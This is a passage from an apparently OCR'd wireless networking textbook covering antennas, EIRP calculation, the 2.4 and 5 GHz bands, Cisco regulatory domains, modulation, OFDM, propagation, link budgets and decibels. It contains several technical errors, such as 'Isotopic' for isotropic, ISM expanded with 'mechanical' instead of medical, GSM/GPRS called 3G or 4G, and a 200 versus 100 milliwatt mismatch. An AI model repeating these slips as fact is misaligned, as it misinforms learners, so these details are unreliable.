There is another kind of antenna called semi-parabolic antenna. Both the Yagi antenna and a semi-parabolic antenna are what we call directional antennas and they focus the energy in a specific direction. If you point the Yagi antenna in a certain direction it's able to receive more energy coming from that direction.

But, if there was a transmitter of 90 degree angle to it, then you are not going to pick up that signal because you are focusing the energy in one direction, and trying to pick up signals, or transmitting energy in that direction with a directional antenna.

Another term that you need to be aware is the Effective Isotopic Radiated Power, what we also call EIRP. When you look at regulators around the

world, they will regulate the spectrum, and those regulations vary, depending on what frequency or what spectrum you're using. What they typically regulate is the transmit power level from the transmitter.

They also regulate the radiated power from your antenna, hence it's important to understand how to calculate what the radiated power is, from your antenna to ensure that you're meeting your legal regulatory requirements. For example if I've a transmitter, and it’s transmitting at 20 dBm or 100 milliwatts from my transmitter, and then that signal is going up the cable to the antenna, as it goes through the cable and the connectors, it's going to suffer some loss.

For example if I get a 1 dB of loss, I have to take that away, so that would be 20 dBm minus 1 dB. Then I get to the antenna and I'm using a parabolic antenna, and the gain of that antenna relative to my isotopic antenna which is creating a perfect sphere, I'm forcing all my energy with a parabolic dish into a long beam, and I have a gain of 15 dBi, then my effective isotopic radiated power would be my transmitter, which was 20 dBm.

Minus my cable loss, which is 1 dB, plus my 15 dBi antenna gain, so there's 20 minus 1 plus 15, which is 34 dBm. Therefore in this scenario, I'd have to ensure that the frequency I was operating on would allow me to both transmit from a transmitter at 20 dBm or 100 milliwatts, and my effective radiated power was 34 dBm.

Chapter 4 2.4 GHz & 5 GHz Band

Wireless networks are the most common technology worldwide, so when we talk about the specific frequencies referenced to wireless LANs, we're talking about the U.S., Europe, Asia, Australia, Africa and the Middle East. They're all using the same frequency bands. As discussed before, the spectrum band varies from very low frequencies to very high frequencies, all the way up to the gamma rays, well these are the radio waves.

When we look at spectrum that's focuses around the radio waves, it's split up into different chunks, and those different chunks are given different names. Those names vary between different countries around the world. In the United States, the Federal Communications Commission, or the FCC have defined the industrial scientific and mechanical bands for specific usages.

Within that document, we can break it down even further the specific usages. For example, some bands have multiple names and different usages. Therefore it's important to recognize that you'll hear sometimes certain names for certain bands and they might vary in different countries around the world.

Someone might say that they are deploying the wireless LAN in the 2.4 GHz band, and that band may be called the ISM band in North America, while it might be called something else in the Europe. The two most common frequencies are the 2.4 GHz band and the 5 GHz band.

At 2.4 GHz is where 802.11b technology is deployed, therefore it’s very popular and extensively deployed worldwide. Yet, not only 802.11b is deployed in this band, because microwave oven also operates in part of this band. Microwave normally about the 2.45 GHz band, so around the middle of the 2.4 GHz band.

You'll also find cordless phones in 2.4 GHz, you'll even find some car alarm, or sensors. Other more common things you'll also find in 2.4 GHz band are things like ZigBee or Bluetooth. If you have a Bluetooth headset operating with your cell phone, that Bluetooth headset is operating in in 2.4 GHz band as well.

But what does it mean if you've got microwave ovens, cordless phones, wireless LANs and you've got Bluetooth headsets operating in the same frequency band? Well, they interfere with each other. Wireless technology was written and defined to coexist with other technologies that are operating

in the same band. The more interference there is, the more the impact will be on the performance of your wireless system.

The other band that is being increasing used is the 5 GHz band. 802.11a is deployed in this frequency band, but it wasn't very successful at the time, so people preferred other technologies such as 802.11b and 802.11g, which are also operates in 2.4 GHz band. Up in the higher frequency bands, the signals don't go as far, and they weaken more.

The signal doesn't go as far, therefore you can't have as good of coverage as you can in the 2.4 GHz band for the same transmitted power. Therefore many people prefer the 2.4 GHz band because the coverage is better. The 5 GHz band also has other technology that operates there, such as various types of cordless phones or even baby monitors.

Thus you will see other sources of devices that interfere in the 5 GHz band as well with your wireless LAN operations. Typically this band has less noise in it. Often people will thinking why not deploying 5 GHz band only. And the fact is that the coverage isn't as good, but you have a cleaner environment and less subject to interference and noise caused by other devices. We will further discuss coverage, signals, and other differences between the 2.4 GHz and 5 GHz bands shortly.


Chapter 5 Legal Requirements for Access Points

The most common Access points are indeed made by Cisco Systems. Cisco defines their products to operate at different frequencies around the world. It's important to know because if you buy a Cisco product, you need them to be deployed in certain markets. You cannot just take a product that's been built for deployment in the U. S. and take it to Europe, because the frequency bands are slightly different and if you take that access point and deploy it in Europe, you may be breaking the legal regulatory requirements.

Thus it's important to ensure you're buying product which is appropriate for the region of the world that you are deploying in. The product I want to take a look at is the Cisco Aironet 1830 Series Access Point. To find full specifications of this product you can visit

https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1830-series-access-points/datasheet-c78-735582.html

You want to look at the “Cisco environmental sustainability” section. Here, you will find the part number, and you'll notice that the part numbers have an “x” in them. This x stands for regulatory domain. Depending on which country you're deploying it in, you would find a product with a part number that was specific for that country.



Ordering information


To place an order, visit the Cisco How to Buy page. To download software, visit the Cisco Software Center.

Table 2. Ordering information

Product name	Part number
Cisco Aironet 1830 Series	Cisco Aironet 1832i Access Point Indoor environments, with internal antennas • AIR-AP1832I-x-K9: Dual-band, controller-based 802.11a/g/n/ac, Wave 2 • AIR-AP1832I-x-K9C: Dual-band, controller-based 802.11a/g/n/ac, Wave 2, configurable, with default software Mobility Express ◦ Regulatory domains: (x = regulatory domain) ◦ For Mobility Express, part number AIR-AP1832I-x-K9C offers default software option Mobility Express Customers are responsible for verifying approval for use in their individual countries. To verify approval that corresponds to a particular country or the regulatory domain used in a specific country, visit https://www.cisco.com/go/aironet/compliance. Not all regulatory domains have been approved. As they are approved, the part numbers will be available on the Global Price List.

But you can see letter A, C, E, and so on, but for example if you were to buy an access point for North America it would have the letter A in it and it would operate in those bands. If you're not sure what letter you are, or what is your regulatory domain, there's a document that you can take a look at. This document is called the Wireless LAN Compliance Lookup. When you pull this document, always ensure that you do have the latest document, and this will cover all of the wireless LAN products that Cisco is shipping. To find the whole list of regulatory domains, and what the letters are referencing, you can also visit https://www.cisco.com/c/dam/assets/prod/wireless/wireless-compliance-tool/index.html.

An example of Albania listed below.



Wireless LAN Compliance Lookup

Start Over

Country --Select--

Access Point Platform --Select--

Product --Select--

Country	Regulatory Domain	Access Point Platform	Certified Products			
Albania	-E	Controller-based	AIR-CAP1702	AIR-CAP2702	AIR-CAP3702	AIR-CAP3702P
			AIR-AP1832	AIR-AP1852	AIR-AP1810W	AIR-OEAP1810
			AIR-AP1800I	AIR-AP1800S	AIR-AP1815I	AIR-AP1815T
			AIR-AP1815W	AIR-AP1815M	AIR-AP2802I	AIR-AP2802E
			AIR-AP3802I	AIR-AP3802E	AIR-AP3802P	AIR-RM3010L
			AIR-AP4800	AIR-8LE-US8	C9115AXI	C9115AXE
			C9117AXI	C9120AXI	C9120AXE	C9120AXP
			AIR-AP1840I-X-K9	C9130AXI	C9130AXE	

If you have concerns about not knowing your regulatory domain for your

specific country and how Cisco numbers that, this is the document you want to be taking a look at. The main thing is the fact that your access point will show the regulatory domain and you need to buy the product for the right regulatory domain, or the country you're deploying it in. If you do that then that product will follow the regulatory and legal requirements of that country.

There are a couple other things here such as the transmit power and the associated antennas that are available. If you need external antennas, this is where you can be looking for them. You can look at your transmit power and see the 2.4 and the 5 GHz bands, as you may see some difference there depending on the product and what country you're deploying it in.

In the 2.4 GHz band there are 5 dBi gains, in the 5 GHz band there are 3 dBi gains. If you need external antennas, you should look at the transmit power and the antenna gain to make sure that you are under the legal requirements for EIRP. To become more comfortable with other technical aspects, you can find out more on these data sheets, but for now, let’s move on and talk about different types of wireless networks.

Chapter 6 Wireless Network Categories

First of all, there are industry definitions for different types of wireless networks. For example in the case of personal area network, we're talking about things that are in your close proximity. Those devices are close to you, such as your cell phone or your ear piece. That is a category of wireless personal area network.

If we extend the range a little bit more, then we talk about wireless local area network. Wireless local area networks, for instance, you may have a Wi-Fi access point deployed in your home that gives you coverage within your home.

Next, we have wireless metropolitan area networks. This is where we're going outside of the home; we're perhaps covering the city area or a local town. Then if we go further out, we talk about wireless wide area networks and this is where you're start thinking about your cellular networks.

Your cellular networks are effectively nationwide. There are few places in the US where the landscape is rather prohibitive and you won't get coverage, but in the areas where many people are, for example in the city areas or in the rural communities, those are all have cellular coverage, and it's known as a wide area network.

Cellular technologies are things like GSM or GPRS which are providing 3G or 4G networks. Let's look at each of these different types of network. The first one is the wireless personal area network or PAN. Again, we are talking about close proximity, so normally between 20 and 50 feet.

Sometimes the technology is just a 1 to 1 relationship, for example between a gaming console and display screen. Other times it can form a small network, so for instance, Bluetooth is capable of forming a small network where you can have up to 8 active devices communicating with one another.

They may or may not be standardized. They may follow a standard like IEEE 802.15 or they may be a proprietary standard. They include many different wireless personal area network standards, and Bluetooth or ZigBee wireless sensoring networks are also covered under that standard. Therefore it's a multitude of different radio standards covered in the IEEE 802.15.

Then we have the wireless local area networks, aka wireless LANs. They

have better coverage then wireless personal area networks. Here, we are going wider than the personal area network, up to about 100 meters but if you're thinking in feet and inches, then that would be 200 to 400 feet.

That is normally what you'd expect with a wireless local area network. The difference is that you're not just connecting one person's personal devices, but you may have several people that are connecting. For example several different computers connecting to a wireless access point. With a personal area network, they're sharing data between the different devices.

When you start thinking of a wireless LAN, you typically also think about connecting to the corporate network, or connecting to the internet, so multiple people connecting and forming a wireless network. 802.11 is a dominant standard in wireless LANs, and it uses a modulation technique called Direct Sequence Spread Spectrum and orthogonal frequency-division multiplexing.

Whenever you want to get out to very high data rates, you want to be using an OFDM radio. When you're doing low data rates, like sensory networks, then the direct sequence spread spectrum radio makes a lot more sense because it's a lower cost, cheaper radio. If you have multiple devices sharing a radio resource, we're going to take turns.

For example, I'll send some data, then you'll send some data. Thus we're going to take turns in using it, so our transmissions tend to be burst as opposed to continuing 100% of the time. For metropolitan area, the range does vary, but you'd normally expect a metropolitan area to be covering the metropolitan area, as the name suggests.

When we look at wireless LANs, often those are placed on the ceiling in about 10 to 20 feet high. When you start looking at metropolitan area networks, you're looking at potentially transmission towers. They're deployed much higher up, and that's what enables them to get much higher coverage. They are deployed in frequency bands that allow a higher transmitted power.

If there's a technology is focused on providing high speed data, you're going to see an OFDM radio. For example in the case of 802.16, most people refer to as WiMax technology. With WiMax and the frequencies it's deployed at, it can be deployed for line of sight, back hall requirements, but it's typically deployed in a non-line of sight environment. Much like cellular is deployed where you put up on one tower, and then it provides coverage all the way around the tower in order for people to connect.

Then you have the wireless wide area networks, and this is when it goes out of the metropolitan areas where you have the dominant number of people. It goes into suburban areas, into rural areas or along highways that are connecting towns and cities. In the cellular networks, in the city areas you have small cells that will be less than 1/2 mile, but out in the rural areas and along highways, cellular towers are normally anything up to 20 to 25 miles or in about 35 kilometers.

They're much larger towers out in the rural and along the highways in order to maximize the coverage, but the frequencies can vary. If you're a cellular, you'll be down at the 700 to 900 MHz, maybe the 1.8 to 1.9 GHz, but you can also deploy it at higher frequencies as well.

Cellular technologies such as GSM and GPRS are based on what we call a time division multiple access or TDMA. Older technologies were based on TDMA and those technologies, as we move away from voice into high speed data, are transitioning out. This is where we have seen the transition from GSM 2G technologies, which are TDMA, to CDMA which is 3G.

As cellular is migrating to higher speeds, we now look at cellular 4G technologies, and they've all moved to OFDM or orthogonal frequency division multiplexing.

That is the area interface of choice if you're doing high data rates and it doesn't matter whether you're talking about a personal area network, a wide area network, a metropolitan area network, or a wide area network. If you're doing higher data rates, you want to be moving to an OFDM radio.

When it comes to the behaviours of lower data rates, that's in comparison with wireless LANs and metropolitan area networks, if you get up to a big cell, you've got a lot of users sharing that spectrum, and the data rates per user will be lower. Simply because you've got wider coverage, your data rates will be lower. Now that we have discussed industry definitions for different types of wireless networks, let’s move on and talk about modulation.

Chapter 7 Modulation Basics

When it comes to modulation, we are going to take your digital data and encode it onto a carrier signal. The simple way of thinking about that is your 1's and 0's represented in waveforms, because what goes out of the air is not 1's and 0's, but waveforms. Then we look at a waveform, we can vary the waveform in three ways.

We can change the amplitude of the waveform, for example we can have a big wave or a little wave. We can change the frequency. When I talk about the frequency, I'm talking about the number of cycles per second, the number of times that waveform goes up and down per second. I can slightly incrementally increase frequency or slightly decrement it, and I can distinguish between your 1's and 0's.

I can also change the phase of the wave as well. So if I can change the waveform, different waveforms can represent different combination of 1's and 0's. It's as simple as that. For example if I have a big wave, I'm varying the amplitude and now I'm sending a small wave. By changing the amplitude, which is the power of the waveform, I can distinguish between 1's and 0's.

Likewise, I can change the frequency. For example if the waveforms are going up and down, the number of cycles per second, each up and down is considered one cycle. So, if I send less cycles per second, then that can represent a 1, and if I'm going up and down a lot more often per second, I can say that that's a 0.

I can change the amplitude, or I can change the frequency. The other thing I can do is change the phase. For example if I'm going up, I can say that if it starts with an up, it's a 1, and if it was to start coming down and then going up, I can say that's a 0. So I can change my amplitude, the frequency, and the phase to distinguish between your 1's and 0's.

What's exciting is not that I have to choose one or the other, but I can also combine them, and that's what we do on most modern radios. That is what used, for sending data. We normally combine amplitude shift keying with phase shift keying, and we call that quadrature amplitude modulation. Let's start with something simple called binary phase shift keying. This is used in your cellular networks, in WiMax, it's also used in wireless LANs and is used in Bluetooth as well. It's a common technique for representing your 1's and

0's.

Regardless of what type of wireless network it is. It's a phase shift keying, and here I'm representing to waveforms, and if I have two waveforms and they're different, then I can distinguish between two bits. Here, if the wave comes up first, I can say that this is a 0, and then in my next bit period, I'm going to start downward, and I say that represents a 1.

In every bit period, I'm changing the phase of the waveform in order to distinguish between your 1's and 0's. Binary phase shift keying or one bit per waveform. But, the correct terminology is one bit per modulation symbol. I can keep going, but instead of having a phase shift of 180 degrees, I can have a phase shift of 90 degrees.

So I can have four different phase shifts, four different waveforms, and therefore if I have four waveforms, then I can represent two bits instead of one. If I'm sending 2 bits per modulation symbol or two bits per waveform, I just doubled my data rate. I can send twice as many bits in the same spectrum and double my data rate.

Why don't we go to 45 degrees and have 8 waveforms and therefore 3 bits per waveform? Well, I can do that, but it's better when we start getting up to higher data rates to move to a quadrature amplitude modulation. Rather than just increasing the phase differences, I'll do a combination of phase and amplitude.

If I'm operating in a noisy environment, and my signals are bouncing off walls and people's bodies and people are moving, it's possible that my signal will decrease by receiving wrong bits and I'm going to have a corrupt frame. As long as my signals are coming in fairly close is good, but if I move into a more difficult RF environment where I start getting errors because I'm guessing wrong, then I have to go from 64QAM back to 16QAM.

Then, if I start getting into a more difficult RF environment and 16QAM is giving me error, then I'll drop back to QPSK, and if that gives me error, I'll drop back to BPSK, and if BPSK gives me errors, then I'm out of coverage. I can no longer communicate with the radio, because I've now got such a difficult environment, I'm not able to recover my signals at all. For example if you've got 802.11g radio at home, you've noticed that if you're close to the access point, you can get up to high data rates.

You can get up to 54 megabits per second, and as you walk away, your data rates drop to 24 megabits per second, all the way down to 6 megabits per second on the edge of the cell. What's happening there is that when you're close to the access point, you're able to use 64QAM, and you're able to get to the higher data rates.

Your RF conditions are good, maybe you've got line of sight, because you're close to the access point. As you move away, or you move into more difficult RF environments, it's more difficult to recover your signal, and you have to drop to 16QAM, to QPSK. Then right out on the edge of the cell coverage, you need to drop down to BPSK 1 bit per waveform, and at that time you'll be down at 6 megabits per second.

If you go beyond that, you'll be out of coverage of your wireless LAN and you won't be able to communicate with it. This is what we mean by modulation. As you move around, your modulation changes. Cisco calls this rate matching. If you hear the term “rate matching”, you're matching your data rate to your RF conditions.

Good RF conditions close to your access point - higher level of modulation, high data rates. Further away - lower modulation, lower data rates. Not only does the wireless LAN Wi-Fi operate that way, but the same thing is true of your cell phone and WiMax. All of these technologies that are doing high speed data operate in the same way. The closer you are, the better your RF conditions, the higher the data rate you can get. As you move away, your data rate drops as your RF environment weakens.

Chapter 8 Radio Frequency Encoding

We already talked about different transmission methods such as time division multiple access, code division multiple access, OFDM and direct sequence spread spectrum, so now we're going to take a look at what those mean.

We've talked about how I represent my 1's and 0's in waveforms, but we haven't talked about how I send my signals out of the air, how I transmit in the frequency band, and that's what we mean when we talk about RF coding. Let's first discuss what is spread spectrum.

Spread spectrum is a technique where I use more spectrum than I need to transmit the signal. I spread my signal over a much wider band, but I could transmit it just in a narrow band. Why would I do that, wouldn't that use more frequency? Well, yes it would. But 802.11 wireless LANs were defined to operate in a noisy, interfering environment.

If I spread my signal across a wider band and there's some interference in that band, then the probability of me being able to recover that signal is much higher. Spread spectrum is a technique that was defined in the early part of 802.11 because they knew that this was a shared spectrum.

It’s a way of spreading your signal over a much wider band when it's transmitting. There are two types of spread spectrum techniques, and the first one is called frequency hopping spread spectrum. For example Bluetooth, uses that.

The second one is called direct sequence spread spectrum, and this is used by 802.11b as well as by ZigBee. Frequency hopping hops across a wide band. It transmits on a frequency for one moment, then jumps to another frequency, transmits there, then hops to another frequency and transmits there. The pattern that it hops in, needs to be known, so the receiving side knows what frequency it should be listening to.

If it hops to a frequency that suffers some interference, it could lose that part of the signal, but then it's going to hop to another one, and then the probability is that something else isn't there, you'll be able to get that part of the signal. It hops across the frequency band. It hops over a wider band in order to give diversity on the frequency, so it can operate in an interference orientated environment.

Direct sequence spread spectrum used in 802.11b as a way of applying a code to the bit stream. I take your 1's and 0's and apply a code. What that does, is that it increases my bit rate. Let's say your traffic was at 1 megabit per second, I apply a code, and you end up at 11 megabits per second. Why do I do that?

Well, because if I transmit at a higher data rate where each of those bits are at a lower power level, my signal will spread across the band. Because I've applied the codes, I'm transmitted many more bits than your original information bit, and if I lose a few of the bits because something's interfering, I can recover from it, and I can still get back to your original bit.

It's a concept of applying codes and spreading the signal over the band. It's important to know that 802.11b uses direct sequence spread spectrum, but it is the older technology, but now we're moving to OFDM. OFDM is a more important technology to try and understand when it comes to Wi-For instance.

The newest standards such as 802.11a, g, n and ac, all support OFDM. OFDM is a different technique than spread spectrum. It's a more complicated technique. Sometimes the radios, therefore, tend to be a little bit more expensive, but the benefit is that in the same spectrum, the same frequency channel, I can get up to higher data rates.

Given the increasing demand on our wireless networks, I want to get up to the highest data rate I possibly can in the given spectrum, because that bandwidth is needed, especially for video streaming. OFDM takes a frequency band and it allows you to slice it into smaller subcarriers. Each one of the individual subcarriers are going to carry data, hence the term frequency division multiplexing.

I slice up the frequencies, I divide the frequencies and I multiplex my data onto the frequency channel. I am sending multiple bits on different frequencies at the same time. The secret of this technology is that it's orthogonal and the signals overlap with one another. I can get the signals to overlap and not interfere with each other, so I can get lots of subcarriers close together and that means that I can get up to very high data rates. Next, we are going to talk about propagation, starting by understanding what happens to a signal when it goes from the transmitting antenna to the receiving antenna.

Chapter 9 Influencing RF Signals

Now it’s time to look at propagation, but what does propagation mean? Well, it's what happens to your signal when it goes from the transmitting antenna to the receiving antenna. We're going to talk about what's happening to your signal as it goes over-the-air. Imagine that you have a source transceiver, which is transmitting, and you have a destination transceiver, which is receiving the signal.

When that signal is propagated from the antenna, many things can happen to it. We could have a line of sight between the two antennas or there could be some obstacles in between, in which case the signal would need to penetrate through obstacles. The signal could be bouncing off the ceiling, the floor, the desk, people's bodies, and that is constantly changing.

As people are moving around, and the RF environment is changing, therefore the path of the signal is going to change. Thus the receive signal is constantly going to be changing. If I've got signals coming in at different times, because depending on what path they took, they're going to arrive at different times. If I have line of sight, then that signal is going to arrive first and then all my reflective signals are going to arrive a little bit later.

This is a very challenging RF environment. When we talk about what happens to my signal over the air, these are the factors we generally talk about. We talk about absorption, and this is the ability for substances to absorb the energy of my signal. If my signal is going between my source transceiver, my destination transceiver, and it is going through a plasterboard wall, it's not going to decrease much.

But if it's going through reinforced concrete, then my signal is going to decrease a lot. In fact a wall is going to absorb a lot of the energy and my signal that comes out to the other side of the wall is going to be significantly weaker than if I was just going through a plasterboard wall. Absorption is the ability for matter to absorb energy, and that includes walls, doors, water or your human body. Everything will absorb energy when it's hit by signals coming from my antennas.

Then we have reflection. Reflection is the ability for a signal to bounce off a surface. If it wasn't for reflection, we wouldn't have wireless today because we have very rarely a line of sight between a transmitter and a receiver.

Different surface reflect differently. If I have mirrors, which have a silver metallic backing, or if I have metal filing cabinets, then those signals are going to reflect well off those surfaces, and I'm going to get more of a reflected signal than those surfaces are going to absorb my energy.

Then we have refraction. All electromagnetic signals will suffer refraction. This is the ability for the signal to appear like it's bent after it's come into contact with an object. You can also have scattering. Down at the lower frequencies, below 6 GHz, you tend to have more of a reflected signal and then up at the very high frequencies, above 10 GHz.

When the signal hits a building, it rather than reflecting, it scatters. The reason it happens at the higher frequencies is because the higher frequencies you have, the lower the wavelengths. When the wavelength hits the building or a surface, if it's very small, starts to become equivalent to the roughness of the surface, and it tends to scatter into multiple directions, as opposed to having a very strong, single, reflected signal.

Lower frequencies tend to have more reflection, which is why we don't need a line of sight. Up at the higher frequencies, signals tend to scatter, and typically at the higher frequencies you need to have line of sight between the transmitter and the receiver. Multipath are when different reflective signals are coming in at different times, because they're traveling different paths and if a path is longer, then it's going to take longer for the signal to travel that path.

Chapter 10 Path Loss aka Attenuation

When a signal goes through free space, it will attenuate. This is not different than your voice. When you talk, you're signal attenuates, so the further away you are from someone that is talking, the weaker the signal is, the harder it is to hear them, and eventually you'll be so far away you won't hear them at all.

Signals attenuate. The higher the frequency, the greater the attenuation. If you're deploying in the 5 GHz band, your signal won't go as far for the same transmitted power than if you were at the 2.4 GHz band, because higher frequencies attenuate more than lower frequencies. All signals attenuate.

Wireless LANs, Bluetooth, your voice, cellular phones, everything will attenuate. How much it attenuates and how well you can hear it, is a factor of what power level you transmit at, your antenna gain, what frequency you're operating in, and the distance you are away from the transmitter. Assuming free space or line of sight between us, to illustrate attenuation, the signal gets weaker as you move away, therefore it starts to deteriorate.

Thus, I need to make sure that I have enough received signal strength to successfully demodulate and decode your signal. If I'm close to the transmitter then I can use higher levels of modulation, maybe all the way up to 64QAM to get to higher data rates. As I move away, I have to reduce my modulation and coding because I'm in a more difficult environment, and my received signal is weaker, therefore I have to drop my modulation and coding, and therefore my data rate will drop.

So need to ensure that I receive enough signal strength to recover the signal. One of the things to look for when you're looking at specifications of devices and access points, is to look at the receiver sensitivity. The receiver sensitivity is going to tell you how much signal you need to receive in order to be able to demodulate the signal. The receiver sensitivity will be different for different levels of modulating and coding.

A good specification for a wireless product will say, that you need to receive this much signal strength to decode at 64QAM, and that much signal strength to decode at 16QAM, or this much to decode at QPSK, and that much to decode at BPSK. Received signal strength is what is arriving at the antenna, and you need to ensure that you have achieved the receiver sensitivity that's specific for your device. Different devices have different receiver

sensitivities.

When you're planning for a wireless network, you need to accommodate your weakest device, whatever device has the weakest receiver sensitivity, is what you should be using for planning a wireless network, because when you can't recover the signal, then that defines the edge of your cell.

Chapter 11 Signal to Interference Ratio

Once you start to transmit your data, and sending your data frames, and everything's going well, but all the sudden something transmits in your frequency band, it causes signal interference. What happens is that you can't recover those bits. If that interference is stronger than my transmitted signal, then I'm going to lose bits. In which case, I might have to retransmit that frame again.

I'm going to transmit at a certain power level, and when interference occurs, if interference is significantly above the power level that I'm transmitted at, then I'm going to suffer a potential loss of data. What this means, is that it's important for your signal to be significantly above your noise and interference level.

One of the critical factors that we measure when we're operating our wireless LAN, is the signal-to-noise plus interference ratio, sometimes just referred to the signal as noise ratio. That is the threshold value above the interference that allows me to recover my signal and successfully demodulate it and decode it.

One of the challenging things, is that interference comes from a lot of different sources, and when I put on my microwave oven, I could get some interference. When people start using the cordless phone, it could also create some interference. When they're using their Bluetooth device with their cell phone, it could also create some interference. Or if your neighbor transmits on the wireless LAN, it could also cause interference.

It's really a matter of the interference where you are, and where you're trying to receive the signal. That is the signal to interference ratio, is where you care about at that moment in time, do you have enough signal strength to recover your signal. Very important for you to understand what the signal-to-noise plus interference ratio is, typically people just call it the signal-to-noise ratio, or you might see referenced as “SNIR”.

Chapter 12 Link Budget Calculation

Another important concept that you often hear is a link budget. It's relatively straightforward. It's like a financial plan. When you earn so much money and

then you need to buy some things, and then you want to make sure you have some money left over, or at least you don't want to go into a negative situation.

Doing a link budget is just like that. You want to ensure that you have enough DBs to be able to get to the receiver and to be able to demodulate your signal. It adds up all the losses and gains and then tells you whether or not you can receive the signal.

For example if I've an access point that has a 3 dBi gain, you would take the transmit power, and you would add 3dB to it as the antenna gain. For example if I lost 70 dB, you'd take 70 dB away.

On the receiving side, if I have a 2dB antenna gain, I add 2dB back in, so the loss and gain relative from the antennas and over the air is 65dB.

I take my input power, I take away 65dB, and I want to ensure that I've got more than my receiver sensitivity in order to be able to recover and decode and demodulate my signal.

A link budget is adding up the gains and losses to make sure at the transmit power you have exceeded your receiver sensitivity so you can decode and demodulate the signal.

The further away you go, the greater your attenuation, and eventually I won't be able to recover the signal with sufficient strength to be able to demodulate it and decode it, and at that point in time, you're out of coverage.

Chapter 13 Understanding Decibels

Just mentioned dB's or Decibels, but what is a dB? Well, a dB is a ratio between two power levels. You can use dB's to measure many things, but when we talk about the ratio, we're talking about the relative ratio between two powers.

Why do you need a ratio? Well, the reason why you need to look at it this way is that, imagine that you've got an access point that's transmitted at 200 milliwatts. The time it gets to the client that's going to receive that signal, and recover it, it arrives about 10 to the -10 milliwatts, and the difference between 100 milliwatts and 10 to the -10 milliwatts is a lot of 0's and it's very difficult to conceptualize what that is.

By looking at the ratio between those two powers and then taking the log of it, it makes it a number that's more reasonable to be able to quote, and to understand. When you look at dB's, if I lose half the power when I transmit over the air, that's a 3dB loss.

If I was to lose 1/10 of the power, then that would be a 10 dB loss, and it keeps going. All a dB is, looking at the ratio between two powers and taking the log of it so the numbers are easier for us to deal with.

Let me just mention a few key terms. The first is a signal-to-noise and interference ratio, sometimes people just abbreviate that to the signal-to-noise ratio. It's a ratio and it's comparing the signal that you've received over the background noise and interference level.

The other term is the decibel, which is also a ratio. A decibel is a logarithmic value and looking at the ratio of 2 values. For example we can look at the power difference of when I'm transmitting a signal, to when I'm receiving a signal, and the log of the ratio of that difference, is what we then quote in decimals.

It’s very important to be familiar with both of these two terms, and their ratios. They have no value, therefore you can't say meters or inches, because they are ratios of two values.

Chapter 14 Wireless Organizations & IEEE 802.1 Group

Let’s move on and start looking at the Wi-Fi 802.11 technologies. The first thing we want to do is take a look at some of the organizations that are involved in either regulating the user spectrum, defining the standards, or certifying the products themselves.

The first organization is the FCC, or Federal Communications Commission. They're responsible for regulating the spectrum within the U.S. and they look at radio, TV, satellite, but they also look at wired communications including things like cable and telephony.

The FCC will regulate the usage in the band. For example they say that this is for mobile broadband communications, or that is for low power satellite communications, and they define what the usage is, and this is how they define the rules for transmitting in each band. Those rules will include things like transmit power or out of band emissions.

When we talk about 802.11 technologies, they operate in unlicensed spectrum in the U.S., which means that you don't need to own a license to operate it. In Europe for example, each country has their own governmental body that manages spectrum in their country, but one of the important regulators that represents all of Europe is known as ETSI.

ETSI stands for European Telecommunications Standards Institute. ETSI was created many years ago, and previously was known as CEPT. CEPT aka Conference of Postal Telecommunication Administration was responsible for defining the GSM standards, which have become worldwide famous as a leading cellular technology, and then that was handed over to ETSI.

Today the 3GPP is the group that looks after the GSM standards as well as the evolution to UMTS and LTE for the cellular side. ETSI is an important standards organization that's been involved in defining GSM standards and other key technologies in the wireless space. The next organization I want to mention is part of the ITU.

The ITU is an agency within the United Nations that takes care of information and communication technologies. It includes how spectrum is utilized worldwide, and they make recommendations as to how spectrum should be allocated in an attempt to harmonize usage of spectrum around the world.

The next organization we're going to take a look at is called IEEE. IEEE

stands for the Institute of Electrical and Electronic Engineers. The IEEE is an international organization with representation for over 160 countries. One of the main standards activity that happens within this association is the 802 group.

